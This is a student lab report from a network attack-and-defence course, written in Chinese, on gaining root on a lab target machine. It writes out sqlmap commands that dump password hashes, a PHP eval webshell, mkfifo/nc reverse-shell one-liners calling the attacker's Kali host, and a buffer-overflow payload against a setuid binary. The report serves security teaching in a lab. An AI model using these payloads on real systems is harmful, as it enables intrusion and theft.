

《网络攻防实战》实验报告

第 4 次实验： 靶机 6

姓名： 罗嘉璐

学号： 211220047

21 级 计算机科学与
技术 系

邮箱： 211220047@smail.nju.edu.cn

时间： 2023.10.21

一、实验目的

取得目标靶机的 root 权限。

我们将使用到以下攻击手段：主机发现、端口扫描、python 反弹 shell 脚本、蚁剑、gdb 缓冲区溢出攻击

二、实验内容

1、靶机端口扫描


`arp-scan -l`

`nmap -p- 10.0.2.11`


2、靶机开放端口的服务发现：

`nmap -p22,80,8000 -sV -sC 10.0.2.11`

在浏览器打开 10.0.2.11:80



随便注册一个进入社交网站（图上的登录的是课上爆破之后，第一次需要注册新账号进入）在后台的搜索框输入‘，发现数据库报错，发现明显的 sql 注入漏洞。使用 burpsuit 抓包，然后将请求内容保存，使用 sqlmap 进行漏洞检测




```
# sqlmap -r sqlinject -p query
```

```
# sqlmap -r sqlinject -p query --dbs
```

```
# sqlmap -r sqlinject -p query -D socialnetwork --tables
```

```
# sqlmap -r sqlinject -p query -D socialnetwork -T users --columns
```



sqlmap -r sqlinject -p query -D socialnetwork -T users -C user_password,user_email --dump



```
root@kali: ~  
[06:45:56] [INFO] fetching entries of column(s) 'user_email,user_password' for table 'users' in database 'socialnetwork'  
[06:45:56] [INFO] recognized possible password hashes in column 'user_password'  
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]  
y  
[06:46:03] [INFO] writing hashes to a temporary file '/tmp/sqlmapnk0j4o0v17418/sqlmaphashes-i1pjuiqt.txt'  
do you want to crack them via a dictionary-based attack? [Y/n/q] y  
[06:46:07] [INFO] using hash method 'md5_generic_passwd'  
[06:46:07] [INFO] resuming password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'  
[06:46:07] [INFO] resuming password 'testuser' for hash '5d9c68c6c50ed3d02a2fcf54f63993b6'  
[06:46:07] [INFO] resuming password '123' for hash '202cb962ac59075b964b07152d234b70'  
Database: socialnetwork  
Table: users  
[3 entries]  
+-----+-----+  
| user_password | user_email |  
+-----+-----+  
| 21232f297a57a5a743894a0e4a801fc3 (admin) | admin@localhost.com |  
| 5d9c68c6c50ed3d02a2fcf54f63993b6 (testuser) | testuser@localhost.com |  
| 202cb962ac59075b964b07152d234b70 (123) | 2625459657@qq.com |  
+-----+-----+  
[06:46:07] [INFO] table 'socialnetwork.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.0.2.11/dump/socialnetwork/users.csv'  
[06:46:07] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.11'  
[*] ending @ 06:46:07 /2023-11-01/
```


然后使用 admin 登录社交网站。

进入个人中心发现存在上传点，使用一句话木马 php 文件上传，发现靶机存在文件上传漏洞。上传一句话木马 php。




```
~/2.php - Mousepad  
File Edit Search View Document Help  
1 k?php @eval($_POST['shell']); echo"luck"; ?>  
2
```

然后下载安装蚁剑，（修改 Mime.js）的名字，然后运行蚁剑，在蚁剑中添加，<http://10.0.2.11/data/images/profiles/1.php>，输入密码 shell。成功获得蚁剑的 shell




```
AntSword Edit Window Debug  
AntSword  
(<*) Informations  
Current Path: /var/www/html/data/images/profiles  
Drive List: /  
System Info: Linux socnet2 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64  
Current User: www-data  
(<*) Enter ashelp to view local commands  
(www-data:/var/www/html/data/images/profiles) $
```


尝试通过蚁剑的 shell 反弹 shell。在蚁剑输入
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.0.2.7 1234 >/tmp/f
在 kali 监听 1234 端口




查看靶机的版本号，然后查找漏洞文件。




根据版本号查找对应的漏洞文件，发现存在 CVE-2021-3493 漏洞利用脚本，用蚁剑上传到靶机。




在蚁剑编译并提权



然后在蚁剑运行 exp 发现失败，在蚁剑运行如下命令反弹 shell，在 kali 监听 4444 端口



在 kali 成功监听到 shell，运行如下命令，在这个反弹 shell 中运行 exp 文件




成功获得靶机 root 权限，截图在实验结果第一张图。

方法二：

查看靶机的/etc/passwd 文件，发现靶机上存在一个名为 socnet 的用户，在该用户的家目录下存在一个名为 monitor.py 的文件。查看该文件内容发现该脚本利用了 XML-RPC 远程过程调用。

通过简单的修改爆破得到 debugging_pass 的值为 5417



然后用反弹 shell 命令，运行并监听 3333 端口，成功反弹 shell。

```
root@kali: /home
File Actions Edit View Help
import xmlrpc.client

with xmlrpc.client.ServerProxy("http://10.0.2.11:8000/") as proxy:
    cmd="rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.0.2.7 3333 >/tmp/f&"
    r=str(proxy.secure_cmd(cmd,5417))
```

通过浏览 add_record 发现程序具有可执行权限，且拥有 suid, sgid 权限，还有一个 peda 文件，peda 是一个基于 python 的 GDB 调试脚本，考虑 add_record 文件是否有堆溢出缓冲区溢出漏洞。

```
(www-data:/home/socnet) $ file add_record
add_record: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=e3fa9a66b0b1e3281ae09b3fb1b7b82ff17972d8, not stripped
```

通过 python 生成一个 200 个 A 用于测试缓冲区溢出字符串。python -c "print('A'*200)", 在靶机的 socnet: shell 中键入 gdb -q ./add_record 来让 gdb 来调试程序，不断进行调试位置，确定在 100 内，用 python 产生 100 个特殊字符 pattern create 100 然后再次运行 r 将特殊字符放入备忘录，然后 pattern search 找到位置为 63 位。

使用命令 disas main 查看整个程序的汇编语言，继续观察发现了 vuln

```
0x0804870a <+50>: mov    eax,0x0
0x0804870f <+55>: mov    ecx,0x18
0x08048714 <+60>: mov    edi,edx
0x08048716 <+62>: rep    stos dword ptr es:[edi],eax
0x08048718 <+64>: sub    esp,0x8
0x0804871b <+67>: lea    eax,[ebx-0x13ee]
0x08048721 <+73>: push   eax
0x08048722 <+74>: lea    eax,[ebx-0x13ec]
0x08048728 <+80>: push   eax
0x08048729 <+81>: call   0x08048520 <fopen@plt>
0x0804872e <+86>: add    esp,0x10
0x08048731 <+89>: mov    DWORD PTR [ebp-0x1c],eax
0x08048734 <+92>: sub    esp,0xc
0x08048737 <+95>: lea    eax,[ebx-0x13d4]
0x0804873d <+101>: push   eax
0x0804873e <+102>: call   0x080484e0 <puts@plt>
0x08048743 <+107>: add    esp,0x10
0x08048746 <+110>: sub    esp,0xc
```

发现 vuln 有 strcpy 函数，这里可能存在漏洞。

```
gdb-peda$ disas vuln
Dump of assembler code for function vuln:
0x080486ad <+0>: push    ebp
0x080486ae <+1>: mov     ebp,esp
0x080486b0 <+3>: push    ebx
0x080486b1 <+4>: sub     esp,0x44
0x080486b4 <+7>: call    0x080488c2 <__x86.get_pc_thunk.ax>
0x080486b9 <+12>: add     eax,0x168f
0x080486be <+17>: sub     esp,0x8
0x080486c1 <+20>: push    DWORD PTR [ebp+0x8]
0x080486c4 <+23>: lea     edx,[ebp-0x3a]
0x080486c7 <+26>: push    edx
0x080486c8 <+27>: mov     ebx,eax
0x080486ca <+29>: call    0x080484d0 <strcpy@plt>
0x080486cf <+34>: add     esp,0x10
0x080486d2 <+37>: nop
0x080486d3 <+38>: mov     ebx,DWORD PTR [ebp-0x4]
0x080486d6 <+41>: leave
0x080486d7 <+42>: ret
End of assembler dump.
gdb-peda$
```

查看 backdoor

```
gdb-peda$ disas backdoor
Dump of assembler code for function backdoor:
0x08048676 <+0>: push    ebp
0x08048677 <+1>: mov     ebp,esp
0x08048679 <+3>: push    ebx
0x0804867a <+4>: sub     esp,0x4
0x0804867d <+7>: call    0x080485b0 <__x86.get_pc_thunk.bx>
0x08048682 <+12>: add     ebx,0x16c6
0x08048688 <+18>: sub     esp,0xc
0x0804868b <+21>: push    0x0
0x0804868d <+23>: call    0x08048530 <setuid@plt>
0x08048692 <+28>: add     esp,0x10
0x08048695 <+31>: sub     esp,0xc
0x08048698 <+34>: lea     eax,[ebx-0x13f8]
0x0804869e <+40>: push    eax
0x0804869f <+41>: call    0x080484f0 <system@plt>
0x080486a4 <+46>: add     esp,0x10
0x080486a7 <+49>: nop
0x080486a8 <+50>: mov     ebx,DWORD PTR [ebp-0x4]
0x080486ab <+53>: leave
0x080486ac <+54>: ret
End of assembler dump.
```


The screenshot shows a Kali Linux terminal window with the following content:

```
File Actions Edit View Help
File "/usr/lib/python3.11/xmlrpc/client.py", line 1166, in request
return self.single_request(host, handler, request_body, verbose)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
root@kali: ~
root@kali: ~
File Actions Edit View Help
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x76860408
[-----stack-----]
0000| 0xffffdcf0 -> 0xffffdd00 -> 0x0
0004| 0xffffdcf4 -> 0xffffdd70 -> 0x1
0008| 0xffffdcf8 -> 0xffffddb8 -> 0x0
0012| 0xffffdcfc -> 0x80487ef (<main+279>: mov DWORD PTR [ebp-0x20],eax)
0016| 0xffffdd00 -> 0x0
0020| 0xffffdd04 -> 0x0
0024| 0xffffdd08 -> 0xc2
0028| 0xffffdd0c ('A' <repeats 62 times>, "\b\004\206v")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x76860408 in ?? ()
gdb-peda$ quit
$ python2 -c "import struct; print('a\n1\n1\n1\n' + 'A'*62 + struct.pack('I',0x08048676))" > payload
$ cat payload
a
1
1
1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA+
$ cat payload - | ./add_record
id
uid=0(root) gid=1000(socnet) groups=1000(socnet),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
)
```

(第二种方法)

四、实验中遇到的问题及解决方案

第一种方法提权时候发现运行漏洞文件编译后的结果没有得到 root 权限，换了一个漏洞利用文件成功了。

第二种方法在最后提权时候 payload 代码遇到了段错误，

五、实验的启示/意见和建议

了解掌握了蚁剑的简单用法，了解了缓冲区溢出攻击。python -c 'import struct;print("aa\n1\n1\n1\n"+"A"*62 + struct.pack("<I",0x08048676))[: -1])' > payload,这个代码会发生段错误，最终使用 python2 -c "import struct; print('a\n1\n1\n1\n' + 'A'*62 + struct.pack('I',0x08048676))" > payload 成功利用缓冲区攻击获得 root 权限。

附：本次实验你总共用了多长时间？7 小时。

包括学习相关知识时间、完成实验内容时间、完成实验报告时间。(仅做统计用，时间长短不影响本次实验的成绩。)